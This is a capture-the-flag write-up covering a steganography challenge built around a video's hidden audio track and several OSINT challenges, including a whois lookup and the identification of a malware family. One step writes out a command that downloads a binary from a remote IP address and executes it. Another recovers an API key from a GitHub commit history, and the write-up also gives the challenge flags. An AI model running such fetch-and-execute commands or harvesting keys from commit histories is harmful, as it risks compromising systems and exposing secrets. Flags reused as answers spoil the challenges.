
Then you get the correct picture image with the flag :)

CIT{h1dd3n_n0_m0r3_1t_i5}

Sorry, you're NOT a sigma!

This one is a long one, took me a lot of my time.

You have the lion.mp4. When doing Exiftool there is a hint that there is something hidden along with the video.



We can use this command to get the track with the possible flag: " ffmpeg -i lion.mp4 -map 0:2 c copy track3.m4a "

When you hear it there will be some alien noise. I then thought I take it to Sonic Visualizer and see if I can get anything.

Go to Sonic Visualizer > Layer > Add Spectrogram > track3.m4a: All Channels Mixed You

then get this:

What is basically being said: curl -s http://23.179.17.40:6969 /roar -o /tmp/roar && chmod +x /tmp/roar && /tmp/roar

There is apparently a file called roar and to get it you enter the following: http://23.179.17.40:6969/roar

Then run it and wait

flag: CIT{wh3n_th3_l10n_sp34k5_y0u_l1st3n}


OSINT

No Country For Old Keys

I searched up the name "Anthony Mcconnolly" and found out his linkedin: https://www.linkedin.com/in/anthony-mcconnolly-b9110a351/


Didn't seem to help here so I thought where could I find API keys. Then I remebered GitHub. I went there and searched for his name.

You will find him here:



User "antmcconn".

There is a repositry called "ai-web-browser". Go in and check "Main.c". There will be this:




ai-web-browser / main.c

antmcconn included gui


Code Blame 221 lines (183 loc) · 5.63 KB

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <curl/curl.h>
#include <ncurses.h>
#include <ctype.h>
#include "gui.h"

#define API_KEY "YOUR_API_KEY_HERE"

// Function to handle the response data
size_t write_callback(void *ptr, size_t size, size_t nmemb, char *data) {
    strcat(data, ptr);
    return size * nmemb;
}

```

We are close now but we still dont have the api key. However, in GitHub you can go back and check previous commits.



Check each one then the key will be in “added GPT API call”




flag: ap9gt04qtxcqfin9

The Domain Always Resolves Twice

For this one, I understood that I have to find some website that he likes. So I checked his LinkedIn for any clues and checked his posts.

I then found this post:

So I went to https://who.is/whois/ippsec.rocks and found out the domain registar name.



Yes it is GoDaddy 💀

flag: GoDaddy


The Shawshank Infection

The approach I chose was simpler. If you look into his post:

You can copy paste it into google and then you will find the name of the malware called SparkCat.

But we are not done yet, we need to find the endpoint.

The simplest way is to just ask ChatGPT to do it for you (with the "Reason" on).



